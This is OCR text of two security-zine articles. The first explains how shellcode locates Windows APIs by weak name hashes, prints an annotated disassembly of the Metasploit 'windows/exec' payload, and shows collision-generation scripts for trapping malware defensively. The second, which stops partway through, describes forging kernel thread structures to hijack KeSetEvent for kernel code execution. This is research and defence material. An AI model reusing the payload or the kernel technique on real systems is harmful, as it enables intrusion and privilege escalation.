Everything for the Amateur from one complete dependable source

ALLIED RADIO

100 N. Western Ave., Dept. 15-E-5 Chicago 80, Ill., HAymarket 1-6800

ultra-modern facilities to serve you best

7 Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!

by Mike Myers and Evan Sultanik

There is a famous Soviet film called *Ирония судьбы, или С лёгким паром!* (*The Irony of Fate, or Enjoy Your Bath!*) that pokes fun at the uniformity of Brezhnev-era public architecture and housing. The protagonist of the movie gets drunk and winds up on a plane bound for Leningrad. When he arrives, he mistakenly believes he landed in his home town of Moscow. He stumbles into a taxi and gives the address of his apartment. Sure enough, the same address exists in Leningrad, and the building looks identical to his apartment in Moscow. His key even unlocks the apartment with the same number, and the furniture inside is nearly identical to his, so he decides to go to sleep. Everyone's favorite heart-warming romantic comedy ensues, but that's another story.

Neighbors, the goal of this article is to convince you that Microsoft is Brezhnev, Windows is the Soviet Union, `kernel32.dll` is the apartment, and malware is the drunk protagonist. Furthermore, dear neighbor, we will provide you with the knowledge of how to coax malware into tippling from our proverbial single malt waterfall so that it mistakenly visits a different apartment in a faraway city.

7.1 Background: PIC and Malware

Let's begin with a look at how position-independent code (PIC) used by malware is different from benign code, and then examine the logic of the MetaSploit payload known as "windows/exec," which is a representative example of both exploit shellcode and malware-injected position-independent code. If you're already familiar with how malware-injected position-independent code works, it's safe for you to skip to Section 7.2.

Most executable code on Windows is dynamically linked, meaning it is compiled into separate modules and then is linked together at runtime by the operating system's executable loader as a system of imports and exports. This dynamic linkage is either implicit (the typical kind; dynamic library dependence is declared in the header and the loader performs the address lookups at load time) or explicit (less common; the dynamic library is optionally loaded when needed and address lookups are performed with the `GetProcAddress` system API).

Much of maliciously delivered code—such as nearly all remote exploits and most instances of code that is injected by one process into another—shares a common trait of being loaded illegitimately: it circumvents the legitimate sequence of being loaded and initialized by the OS executable loader. It is therefore common for malicious code to not run as benign code does in its own process. Because attackers want to run their code within the access and privilege of a target process, malicious code is injected into it either by a local malicious process or by an arbitrary code execution exploit. These two approaches (code injection and exploit shellcode) can be treated similarly in that both of them involve position-independent injected code.

Unlike benign code that is loaded by the operating system as a legitimate executable module from a file on disk, illicit position-independent code must search and locate essential addresses in memory on its own without the assistance of the loader. Because of Address Space Layout Randomization (ASLR), the injected code cannot simply use pre-determined hardcoded addresses of these locations, and neither can it rely on the `GetProcAddress` routine, because it doesn't know its address either.


Typically, the first goal of the injected code is to find `kernel32.dll`, because it contains the APIs necessary to bootstrap the remainder of the malware's computation. Before Windows 7, everyone was using shellcode that assumed `kernel32.dll` was the first module in the linked list pointed to by the Process Environment Block (PEB), because it was the first DLL module loaded by the process. Windows 7 came along and started loading another module first, and that broke everyone's shellcode.

A common solution these days is just as fragile. Some have proposed shellcode that assumes `kernel32.dll` is the first DLL with a 12-character name in the list (the shellcode just looks for a module name length match). If we were to load in a DLL named `PoCrGTFO.dll` before `kernel32.dll`, that shellcode would fail. Other Windows 7 shellcode assumes that `kernel32.dll` is the second (now third) DLL in the linked list; we would be invalidating that assumption, too.

The MetaSploit Framework is perhaps the most popular exploit development and delivery framework. One can create a custom exploit reusing standard components that MetaSploit provides, greatly accelerating development time. One important component is the payload. A "payload" in MetaSploit parlance is the generic (reusable by many exploits) portion of position-independent exploit code that attackers execute after they have successfully begun executing arbitrary instructions, but before they have managed to do anything of value. A payload's function can be to either establish a barebones command & control capability (*e.g.*, a remote shell), to download and execute a second stage payload (most common in real-world malware), or to simply execute another program on the victim. The latter is the purest example of a payload, and this is what we will show here. The logic of the "windows/exec" payload is presented in Algorithm 1. As you can see, it employs a *relatively* sophisticated method for discovering `kernel32.dll`, by walking the PEB data structure and matching the module by a hash of its name.

On the following two pages, we have included an annotated listing of the disassembly for this payload. We encourage the reader to follow our comments in order to get an understanding for how injected code gets its bearings. Although this code directly locates the function it wants, if it were going to find more than one, it would probably just use this method to find `GetProcAddress` instead and use that from there on out.

For clarity, the disassembly is shown with relative addresses (offsets) only. The address operands in relative jump instructions have been similarly formatted for clarity.



Algorithm 1 The logic of a MetaSploit "exec" payload.

```
Get pointer to process' header area in memory    /* Initialize Shellcode */
m ←Derive a pointer to the list of loaded executable modules
for each module in m
    n_m ← Derive a pointer to the module's "base name"
    h_m ← HASH(n_m);  /* rotate every byte into a sum */
    t ←Derive a pointer to the module's "export address table" (exported functions)
    for each function in t
        n_f ← Derive a pointer to the function's name
        h_f ← HASH(n_f);  /* rotate every byte into a sum */
        if h_m and h_f combine to match a precomputed value then
            We've found the system API (in this case, kernel32.dll's WinExec function)
        end if
    end for
end for
Prepare the arguments to the found API, WinExec, then call it
```

	Addr.	Opcodes	Instruction	Comment
Algorithm 1 Line 1	+0x00	fc	cld	Clears the "direction" flag (controls looping instructions to follow).
	+0x01	e889000000	call +8F	Calls its initialization subroutine.
	+0x06	60	pushad	Initialization subroutine returns to here. Preserve all registers.
	+0x07	89e5	mov ebp,esp	Establish a new stack frame.
	+0x09	31d2	xor edx,edx	EDX starts as 0.
Algorithm 1 Line 2	+0x0B	648b5230	mov edx,dword ptr fs:[edx+30h]	Acquires the address of the Process Environment Block (PEB), always at an offset of 0x30 from the value in FS.
	+0x0F	8b520c	mov edx, dword ptr [edx+0Ch]	Gets the address within the PEB of the PEB_LDR_DATA structure (which holds lists of loaded modules).
	+0x12	8b5214	mov edx, dword ptr [edx+14h]	Get the "Flink" linked list pointer (within the PEB_LDR_DATA) to the LIST_ENTRY within the first LDR_MODULE in the InMemOrderModuleList.
	+0x15	8b7228	mov esi, dword ptr [edx+28h]	Offset 0x28 within LDR_MODULE points to the base name of the module, as a UTF-16 string.
	+0x18	0fb74a26	movzx ecx, word ptr [edx+26h]	Offset 0x26 within LDR_MODULE is the base name's string length in bytes; used as a loop counter.
Line 3	+0x1C	31ff	xor edi, edi	The module name string "hashing" loop begins here.
	+0x1E	31c0	xor eax, eax	Clear EAX to 0.
Algorithm 1 Line 4	+0x20	ac	lods byte ptr [esi]	Recall that ESI points to the Unicode base name of a module. This loads a byte of that string into AL.
	+0x21	3c61	cmp al, 61h	0x0061 is "a" in UTF-16, also 0x61 is lowercase "a" in ASCII. This is a check for capitalization.
	+0x23	7c02	jl +0x27	Capital letters have values below 0x61; if this letter is below 0x61 then skip ahead.
	+0x25	2c20	sub al, 20h	Otherwise, capitalize the letter by subtracting 0x20. This is to normalize string capitalization before hashing.
Line 5	+0x27	c1cf0d	ror edi, 0Dh	Step 1 of 2 of hashing algorithm: rotate EDI to the right by 0x0D (13) bits.
	+0x2A	01c7	add edi, eax	Step 2 of 2 of hashing algorithm: add to a rolling sum in EDI.
	+0x2C	e2f0	loop +0x1E	Repeat the loop (as ECX counts down).
Algorithm 1 Line 6	+0x2E	52	push edx	The enumeration of exported function names begins here.
	+0x2F	57	push edi	
	+0x30	8b5210	mov edx,dword ptr [edx+10h]	LDR_MODULE + offset 0x10 is the image base address of the module.
	+0x33	8b423c	mov eax,dword ptr [edx+3Ch]	LDR_MODULE + offset 0x3C = RVA of the start of the module's PE header.
	+0x36	01d0	add eax, edx	Image base + RVA of PE header = pointer to the PE header.
	+0x38	8b4078	mov eax, dword ptr [eax+78h]	Offset 0x78 into a PE header is the RVA of the export address table (EAT).
	+0x3B	85c0	test eax, eax	Test if there is no export table, in which case the value in EAX is 0.
	+0x3D	744a	je +0x89	If it was 0, then abort the enumeration of exports and continue to the next module in memory.
	+0x3F	01d0	add eax, edx	Else, RVA of EAT (in EAX) + image base (EDX) → this module's export table (EAX).
	+0x41	50	push eax	Save the pointer to the EAT.
Algorithm 1 Line 7	+0x42	8b4818	mov ecx, dword ptr [eax+18h]	EAT offset 0x18 holds the number of functions exported by name in this module.
	+0x45	8b5820	mov ebx,dword ptr [eax+20h]	EAT offset 0x20 holds the RVA to exported function names table (ENT), an array of pointers.
	+0x48	01d3	add ebx, edx	ENT RVA (in EBX) + image base (in EDX) = pointer to ENT (now in EBX).
	+0x4A	e33c	jecxz +0x88	Loop start: if every name in the array has been hashed and none matched (ECX counter reached 0), then jump to +0x88.
	+0x4C	49	dec ecx	Otherwise, count down how many function names are left to check.
	+0x4D	8b348b	mov esi, dword ptr [ebx+ecx*4]	Working the list backwards, calculate a RVA to the next exported name → ESI.

Algorithm 1 Line 8	+0x50	01d6	`add esi, edx`	Add RVA to image base (EDX) to calculate the pointer to the next exported name => ESI.
	+0x52	31ff	`xor edi, edi`	Exported function name hashing loop begins here. EDI = 0.
	+0x54	31c0	`xor eax, eax`	EAX = 0.
	+0x56	ac	`lods byte ptr [esi]`	This loads a byte of the ASCII name string into AL.
Line 9	+0x57	c1cf0d	`ror edi, 0Dh`	Step 1 of 2 in hashing algorithm.
	+0x5A	01c7	`add edi, eax`	Step 2 of 2 in hashing algorithm.
Algorithm 1 Line 10	+0x5C	38e0	`cmp al, ah`	AH holds 0, so this is a tricky way of checking that AL is 0, which would indicate the end of a string.
	+0x5E	75f4	`jne +0x54`	If the string is not over yet, jump back and keep hashing.
	+0x60	037df8	`add edi, dword ptr [ebp-8]`	Combine the hash of the exported function name with the previously computed hash of the module name string that is stored on the stack.
	+0x63	3b7d24	`cmp edi, dword ptr [ebp+24h]`	Final check of hashed name strings: does the resulting value equal the precomputed value (that is also stored on the stack)
	+0x66	75e2	`jne +0x4A`	If not, move to the next exported function name in the table and repeat the hash & check.
Algorithm 1 Line 11	+0x68	58	`pop eax`	Else, this is the shellcode's desired function name. Prepare to call this function by bringing back the location of the EAT.
	+0x69	8b5824	`mov ebx, dword ptr [eax+24h]`	Offset 0x24 into the EAT is the RVA called AddressOfNameOrdinals.
	+0x6C	01d3	`add ebx, edx`	RVA (in EBX) + image base (in EDX) => address of exported name ordinals array (in EBX).
	+0x6E	668b0c4b	`mov cx, word ptr [ebx+ecx*2]`	Offset within the array of the exported function ordinals => ECX.
	+0x72	8b581c	`mov ebx, dword ptr [eax+1Ch]`	Offset 0x1C into the EAT is the RVA called AddressOfFunctions.
	+0x75	01d3	`add ebx, edx`	RVA (in EBX) + image base (in EDX) => address of exported functions' RVA array.
	+0x77	8b048b	`mov eax, dword ptr [ebx+ecx*4]`	Offset within the array of the exported functions' RVAs => ECX.
	+0x7A	01d0	`add eax, edx`	RVA of exported function (in EAX) + image base (in EDX) => pointer to function (in EAX)
	+0x7C	89442424	`mov dword ptr[esp+24h], eax`	Store the function pointer in a local variable on the stack.
	+0x80	5b	`pop ebx`	Cleaning up the stack.
	+0x81	5b	`pop ebx`	Cleaning up the stack.
	+0x82	61	`popad`	More stack cleanup.
	+0x83	59	`pop ecx`	More stack cleanup.
	+0x84	5a	`pop edx`	More stack cleanup.
Line 15	+0x85	51	`push ecx`	WinExec takes two arguments pushed onto the stack before a call: a string indicating the executable, and a DWORD indicating a show/hide flag.
	+0x86	ffe0	`jmp eax`	This is the "call" to the exported function, `kernel32!WinExec`, and the end of the shellcode.
	+0x88	58	`pop eax`	Execution jumps here if "this wasn't the right module."
	+0x89	5f	`pop edi`	Alternately it also may jump here for the same reason.
	+0x8A	5a	`pop edx`	This and the last instruction: restore old values of EDI, EDX.
	+0x8B	8b12	`mov edx, dword ptr [edx]`	The value at EDX is the first field of a linked list node, and is a pointer to the next loaded module.
	+0x8D	eb86	`jmp +0x15`	Start over with determining if this is the correct module.
	+0x8F	5d	`pop ebp`	Shellcode initialization begins here.
	+0x90	6a01	`push 1`	The "show/hide" flag value for the eventual call to WinExec. 1 means "normal".
	+0x92	8d85b9000000	`lea eax, [ebp+0B9h]`	Calculate an address to the command line string.
	+0x98	50	`push eax`	Push the command line parameter on the stack.
	+0x99	68318b6f87	`push 876F8B31h`	Store the pre-computed hash value sum of "kernel32.dll" + "WinExec".
	+0x9E	ffd5	`call ebp`	Calls/returns to +0x06.

7.2 Shellcode Havoc: Generating Hash Collisions

In the previous section, we described how PIC that is injected at runtime is inherently "drunk": since it circumvents the normal loader, it needs to bootstrap itself by finding the locations of its required API calls. If the code is malicious, this imposes additional constraints, such as size restrictions (on the shellcode) and the inability to hardcode function names (to avoid fingerprinting). Some malware is very naïve and simply matches function names based on length or their position in the EAT; such approaches are easily thwarted, as described above. Others have proposed completely relocating the Address of Functions table and catching page faults when any code tries to access it (cf. Phrack Volume 0x0b, Issue 0x3f, Phile #0x0f).

Most modern (Windows 7 and newer) malware payloads temper their drunkenness by hashing the module and function names of the APIs they need to find. Unfortunately, the aforementioned constraints on shellcode mean that a cryptographically secure hashing algorithm would be too cumbersome to employ. Therefore, the hashing algorithms they use are vulnerable to collisions. **If we can generate a new module and/or function name that hashes to the same value that the malware is looking for, and if we ensure that the decoy module/function occurs before the real one in the EAT linked list, then any time that function is called we will know it is from malicious code.**

7.2.1 Shellcoder's Handbook Hash

First, let's take a look at the hashing algorithm espoused by Didier Stevens in The Shellcoder's Handbook. In C, it's a nifty little one-liner:

```
for(hash=0; *str; hash = (hash + (*str++ | 0x60)) << 1);
```

Using this algorithm, the string "LoadLibraryA" hashes to 0xD5786.

The first thing to notice is that the least significant bit of every hash will always be a zero, so let's just shift the hash right by one bit to get rid of the zero. Next, notice that if the value of the hash is less than 256, then any single character that bitwise matches the hash *except* for its sixth and seventh most significant bits (0x60 = 0b01100000) will be a collision. Therefore, we can try all four possibilities: hash, hash XOR 0x20, hash XOR 0x40, and hash XOR 0x60. In the case when the value of hash is greater than 256, we can inductively apply this technique to generate the other characters.

The collision is constructed by building a string from right to left. A Python script that enumerates all possible collisions is as follows.

```
C = "a...z0...9_"
S = set(C)
def collide(h):
  h >>= 1;
  if h < 256:
    for c in (0x40, 0x80, 0x60, h):
      s = chr(h ^ c)
      if s in S:
        yield s
  else:
    for c in map(ord, C):
      if not ((((h - (c | 0x60)) & 0x1)
    != 0) or ((h - (c | 0x60)) < 192)):
        for s in collide(h - (c | 0x60)):
          yield s + chr(c)
```

Running `collide(''LoadLibraryA'')` yields over 100000 collisions in the first 5 seconds alone, and can likely produce orders of magnitude more. Here are the first ten:

4baaaabaabaa	3daaaabaabaa
2faaaabaabaa	1haaaabaabaa
0jaaaabaabaa	4acaaabaabaa
3ccaaabaabaa	2ecaaabaabaa
1gcaaabaabaa	0icaaabaabaa

Of course, only one collision is sufficient.

7.2.2 MetaSploit Payload Hash

Next, let's examine the MetaSploit payload's hashing function described in the previous section. This function is a bit more complex, because it involves bit-wise rotations, making a brute-force approach (like we used for The Shellcoder's Handbook algorithm) infeasible. The way the MetaSploit hash works is: at each byte of a NULL-terminated string (including the terminating NULL byte), it circularly shifts the hash right by 0xD (13) places and then adds the new byte. This hash was likely chosen because it is very succinct: the inner part of the loop requires only two instructions (`ror` and `add`).

The key observation here is that, since the hash is additive, any prefix of a string that hashes to zero will not affect the overall hash of the entire string. That means that if we can find a string that hashes to zero, we can prepend it to any other string and the result will have the same hash:

$$\textsc{Hash}(A) = 0 \implies \textsc{Hash}(B) = \textsc{Hash}(A + B).$$

This hash is relatively easy to encode as a Satisfiability Modulo Theories (SMT) problem, for which we can then enlist a solver like Microsoft's Z3 to enumerate all strings of a given length that hash to zero. To find strings of length n that hash to zero, we create n character variables, $c_1, \ldots, c_n$, and $n+1$ hash variables, $h_0, h_1, \ldots, h_n$, where h_i is the value of the hash for the substring of length i, and h_0 is of course zero. We constrain the character variables such that they are printable ASCII characters (although this is not technically necessary, since Windows allows other characters in the EAT), and we also constrain the hash variables according to the hashing method:

$$h_i = ((h_{i-1} >> \text{0x0D}) | (h_{i-1} << (32 - \text{0x0D}))) + c_i.$$

We then ask the SMT solver to enumerate all solutions in which $h_n = 0$. We created a Python implementation of this using Microsoft's Z3 solver, which is included in the feelies. It is capable of producing thousands of zero-hash strings within seconds. Here are ten of them:

LNZLTXWQYV	TPLPPTVXWX
TPTPPTVTWX	TPNPNTVWWY
TPNPLTVWWZ	TPNPPTVWWX
TPNPZTVWWS	TPVPZTVSWS
TPVPXTVSWT	TPVPVTVSWU

So, for example, if we were to create a DLL with an exported function named "`LNZLTXWQYVLoadLibraryA`" that precedes the real `LoadLibraryA`, a MetaSploit payload would mistakenly call our honeypot function.

7.2.3 SpyEye's Hash

Finally, let's take a look at an example from the wild: the hash used by the SpyEye malware, presented in Algorithm 2. "`LoadLibraryA`" hashes to 0xC8AC8026.

Algorithm 2 The find-API-by-hashing method used by SpyEye.

```
1:  procedure HASH(name)
2:      j ← 0
3:      for i ← 0 to LEN(name) do
4:          left ← (j << 0x07) & 0xFFFFFFFF
5:          right ← (j >> 0x19)
6:          j ← left | right
7:          j ← j ^ name[i]
8:      end for
9:      return j
10: end procedure
```

As you can see, this is very similar to MetaSploit's method, in that it rotates the hash by seven bits for every character. However, unlike MetaSploit's additive method, SpyEye XORs the value of each character. That makes things a bit more complex, and it means that our trick of finding a string prefix that hashes to zero will no longer work. Nonetheless, this hash is not cryptographically secure, and is vulnerable to collision.

Once again, let's encode it as a SMT problem with character variables $c_1, \ldots, c_n$ and hash variables $h_0, \ldots, h_n$. The hash constraint this time is:

$$h_i = ((h_{i-1} << \text{0x07}) | (h_{i-1} >> \text{0x19})) \hat{} \; c_i,$$

and we ask the SMT solver to enumerate solutions in which h_n equals the same hash value of the string we want to collide with.

Once again, Microsoft's Z3 solver makes short work of finding collisions. A Python implementation of this collision is also provided in the feelies. Here is a sample of ten strings that all collide with "`LoadLibraryA`":

RHDBJMZHQOIP	ILPSKUXYYKKK
YMACZUQPXKKK	KMACZUQPXBKK
KMICZUQPXBKO	KMICZURPXBKW
KMICZUBPXBJW	KMICZVBPXBRW
KMYCZVCPXBRW	KMYCZVAPXBRG

7.3 Acknowledgments

This work was partially funded by the Halting Attacks Via Obstructing Configurations (HAVOC) project under Mudge's DARPA Cyber Fast Track program, Digital Operatives IR&D, and our famous Single Malt Waterfall. With that said, the opinions and suspect Soviet cinematic similitudes expressed in this article are the authors' own and do not necessarily reflect the views of DARPA or the United States government.

8 UMPOwn

by Alex Ionescu

With the introduction of new mitigation technologies such as DeviceGuard, Windows 10 makes it increasingly harder for attackers to enter the kernel through Ring 0 drivers (which are now subject to even stricter code integrity / signing verification) or exploits (as increased mitigations and PatchGuard validations are used to detect these). However, even the best-written operating system with the best-intentioned team of developers will encounter vulnerabilities that mitigations may be unable to stop.

Therefore, the last key element needed in defending the security boundaries of the operating system is a sane response to quickly patch such vulnerabilities—without one, the entire defensive strategy falls apart. Incorrectly dismissing vulnerabilities as "too hard to exploit" or misunderstanding the security boundaries of the operating system can lead to unfixed vulnerabilities, which can then be used to work around the large amount of resources that were developed in creating new security defences.

In this article, we'll take a look at an extremely challenging exploit—given a kernel function to signal an event (`KeSetEvent`), can reliable code execution from user-mode be achieved, if all that the attacker controls is the pointer to the event, which can be set to any arbitrary value? We'll need to take a deep look at the Windows scheduler, understand the semantics and code flows of event signaling, and ultimately reveal a low-level scheduler attack that can result in arbitrary ROP-based exploitation of the kernel.

8.1 ACT I. Controlling RIP and RSP


8.1.1 Wait Object Signaling

To understand event signaling in the NT kernel, one must first understand that two types of events, and their corresponding *wake logic* mechanisms:

1. Synchronization Events, which have a *wake one* semantic
2. Notification Events, which have a *wake any* / *wake all* semantic

The difference between these two types of events is encoded in the Type field of the `DISPATCHER_HEADER` of the event's `KEVENT` data structure, which is how the kernel internally represents these objects. As such, when an event is signaled, either `KiSignalNotificationObject` or `KiSignalSynchronizationObject` is used, which will wake up one waiting thread, or all waiting threads respectively.

How does the kernel associate waiting threads with their underlying synchronization objects? The answer lies in the `KWAIT_BLOCK` data structure. Within which we find: the type of wait that the thread is performing and a pointer to the thread itself (known as a `KTHREAD` structure). The two types of wait that a thread can make are known as *wait any* and *wait all*, and they determine if a single signaled object is sufficient to wake up a thread (OR), or if all of the objects that the thread is waiting on must be signaled (AND). In Windows 8 and later, a thread can also asynchronously wait on an object—and associate an I/O Completion Port, or a `KQUEUE` as it's known in the kernel, with a wait block. For this scenario, a new wait type was implemented: *wait notify*.



Therefore, simply put, a notification event will cause the iteration of all wait blocks—and the waking of each thread, or I/O completion port, based on the wait type—whereas a synchronization event will do the same, but only for a single thread. How are these wait blocks linked you ask? On Windows 8 and later they are guaranteed to all be allocated in a single, flat array, with a field in the `KTHREAD`, called `WaitBlockCount`, storing the number of elements. In Windows 7 and earlier, each wait block has a

pointer to the next (`NextWaitBlock`), and the final wait block points back to the first, creating a circular singly-linked list. Finally, the `KTHREAD` structure also has a `WaitBlockList` pointer, which serves as the head of the list or array.


8.1.2 Internals Intermezzo

Let's step back for a moment. We, from user mode, control the pointer to an arbitrary `KEVENT`, which we can construct in any way we want, and our goal is to obtain code execution in kernel mode. Based on the description we've seen so far, what are some ideas that come to mind? Certainly, we could probably cause some memory corruption or denial of service activity, by creating incorrect wait blocks or an infinite list. We could cause out-of-bounds memory access and maybe even flip certain bits in kernel-mode memory. But if the ultimate possibility (given the right set of constraints and linked data structures) is that a call to `KeSetEvent` will cause a thread to be woken, are we able to control this thread, and more importantly, can we get it to execute arbitrary code, in kernel mode? Let's keep digging into the internals to find out more.

8.1.3 Thread Waking

Suppose there exists a synchronization event, with a single waiter (thus, a single wait block). This waiter is currently blocked in a *wait any* fashion on the event and has no other objects that it is waiting on (the astute reader will note this is irrelevant, due to the nature of *wait any*). The call to `KeSetEvent` will follow the following pattern: `KeSetEvent` → `KiSignalSynchronizationObject` → `KiTryUnwaitThread` → `KiSignalThread`

At the end of this chain, the thread's state will have changed, going from what should be its current Waiting state to its new DeferredReady state, indicating that it is, in a way, ready to be prepped for execution. For it to be found in this state, it will be added to the queue of DeferredReady threads for the current processor, which lives in the KPRCB's `DeferredReadyListHead` lock-free stack list. Meanwhile, the wait block's state, which should have been set to `WaitBlockActive`, will now migrate to `WaitBlockInactive`, indicating that this is no longer a valid wait—the thread is ready to be awakened.



One of the most unique things about the NT scheduler is that it does not rely on a scheduler tick or other external event in order to kick off scheduling operations and pre-emption. In fact, any time a function has the possibility to change the state of a thread, it must immediately react to possible system-wide scheduler changes that this state transition has caused. Such functions implement this logic by calling the `KiExitDispatcher` function, with some hints as to what operation just occurred. In the case of `KeSetEvent`, the `AdjustUnwait` hint is used to indicate that one or more threads have potentially been woken.

8.1.4 One Does Not Simply Exit the Dispatcher ...

Once inside `KiExitDispatcher`, the scheduler first checks if DeferredReady threads already exist in the KPRCB's queue. In our scenario, we know this will be the case, so let's see what happens next. A call to `KiProcessThreadWaitList` is made, which iterates over each thread in the `DeferredReadyListHead`, and for each one, a subsequent call to `KiUnlinkWaitBlock` occurs, which unlinks all wait blocks associated with this thread that are in `WaitBlockActive` state. Then, the `AdjustReason` field in the `KTHREAD` structure is set to the hint value we referenced earlier (`AdjustUnwait` here), and a potential priority boost, or increment, is added in the `AdjustIncrement` field of the `KTHREAD`. For events, this will be equal to `EVENT_INCREMENT`, or 1.

8.1.5 Standby! Get Ready for My Thread

As each thread is processed in this way, a call to `KiReadyThread` is finally performed. This routine's job is to check whether or not the thread's kernel stack is currently resident, as the NT kernel has an optimization that automatically causes the eviction (and even potential paging out) of the kernel stack of any user-mode waiting thread after a certain period of time (typically 4-6 seconds). This is exposed through the `KernelStackResident` field in the `KTHREAD`. In Windows 10, a process' set of kernel stacks can also be evicted when a process is frozen

as part of new behaviour for Modern (Metro) applications, so another flag, `ProcessStackCountDecremented` is also checked. For our purposes, let's assume the thread has a fully-resident kernel stack. In this case, we move onto `KiDeferredReadyThread`, which will handle the $DeferredReady \rightarrow Ready$ (or Standby) transition.

Unlike a DeferredReady thread, which can be ready on an arbitrary processor queue, a Ready thread must be on the proper processor queue (and/or shared queue, in Windows 8 and later). Explaining the selection algorithms is beyond the scope of this article, but suffice it to say that the kernel will attempt to find the best possible processor among: idle cores, parked cores, heterogeneous vs. homogeneous cores, and busy cores, and balance that with the hard affinity, soft affinity/ideal processor, and group scheduling ranks and weights. Once a processor is chosen, the `NextProcessor` field in `KTHREAD` is set to its index. Ultimately, the following possibilities exist:

1. An idle processor was chosen. The `KiUpdateThreadState` routine executes and sets the thread's state to Standby and sets the `NextThread` field in the KPRCB to the selected `KTHREAD`. The thread will start executing imminently.

2. An idle processor was chosen, which already had a thread selected as its `NextThread`. The same operations as above happen, but the existing `KTHREAD` is now *pre-empted* and must be dealt with. The thread will start executing imminently.

3. A busy processor was chosen, and this thread is more important. The same operations as in case #2 happen, with pre-emption again. The thread will start executing imminently.

4. A busy processor was chosen, but this thread is not more important. `KiAddThreadToReadyQueue` is used instead, and the state will be set to Ready instead. The thread will execute at a later time.

8.1.6 Internals Secondo Intermezzo

It should now become apparent that, given a custom `KTHREAD` structure, we can fool the scheduler into entering a scenario where that thread is selected for immediate execution. To make things even simpler, if we can force this thread to execute on the current processor, we can pre-empt ourselves and force an immediate switch to the new thread, without disturbing other processors and worrying about pre-empting other threads.

In order to go down this path, the `KTHREAD` we create must have a single, fixed, hard affinity, which will be set to our currently executing processor. We can do this by manipulating the `Affinity` field of the `KTHREAD`. This will ensure that the scheduler does not look at any idle processors. It must also have the current processor as its soft affinity, or ideal processor, so that the scheduler does not look at any other busy processors. By restricting all idle processors from selection and ignoring all other busy processors, the scheduler will have no choice but to pick the current processor.

Yet we still have to choose between path #3 and #4 above, and get this new thread to appear "more important". This is easily done by ensuring that our new thread's priority (in the `KTHREAD`'s `Priority`) field will be higher than the current thread's.

8.1.7 Completing the Exit

Once `KiDeferredReadyThread` is done with its business and returns to `KiReadyThread`, which returns to `KiProcessThreadWaitList`, which returns to `KiExitDispatcher`, it's time to act. The routine will now verify if it's possible to do so based on the IRQL at the time the event was signalled—a level of `DISPATCH_LEVEL` or above will indicate that nothing can be done yet, so an interrupt will be queued, which should fire as soon as the IRQL drops. Otherwise, it will check if the `NextThread` field in the KPRCB is populated, implying that a new thread was chosen on the current processor.

At this point, `NextThread` will be set to NULL (after capturing its value), and `KiUpdateThreadState` will be called again, this time with the new state set to Running, causing the KPRCB's `CurrentThread` field to now point to this thread instead. The old thread, meanwhile, will be pre-empted and added to the Ready list with `KiQueueReadyThread`.

Once that's done, it's time to call `KiSwapContext`. Once control returns from this function, the new thread will actually be running (i.e., it will basically be returning from whatever had pre-empted it to begin with), and `KiDeliverApc` will be called as needed in order to deliver any Asynchronous Procedure Calls (APCs) that were pending to this new thread.

KiExitDispatcher is done, and it returns back to its caller—not KeSetEvent! As we are now on a new thread, with a new stack, this will actually probably return to a completely different API, such as KeWaitForSingleObject.

8.1.8 Make It So—the Context Switch

To understand how KiSwapContext is able to change to a totally different thread's execution context, let's go inside the belly of the beast. The first operation that we see is the construction of the exception frame, which is done with the GENERATE_EXCEPTION_FRAME assembly macro, which is public in kxamd64.inc. This essentially constructs a KEXCEPTION_FRAME on the stack, storing all the non-volatile register contents. Then, the SwapContext function is called.

Inside of SwapContext, a second structure is built on the stack, known as the KSWITCH_FRAME structure, it is documented in the ntosp.h header file (but not in the public symbols). Inside of the routine, the following key actions are taken on an x64 processor (similar, but uniquely different actions are taken on other CPU architectures):

1. The Running field is set to 1 inside of the new KTHREAD.
2. Runtime CPU Cycles start accumulating based on the KPRCB's StartCycles and CycleTime fields.
3. The count of context switches is incremented in KPRCB's ContextSwitches field.
4. The NpxState field is checked to see if FPU/XSAVE state must be captured for the old thread.
5. The current value of the stack pointer RSP, is stored in the old thread's KernelStack KTHREAD field.
6. RSP is updated based on the new thread's KernelStack value.
7. A new LDT is loaded if the process owning the new thread is different than the old thread (i.e., a *process switch* has occurred).
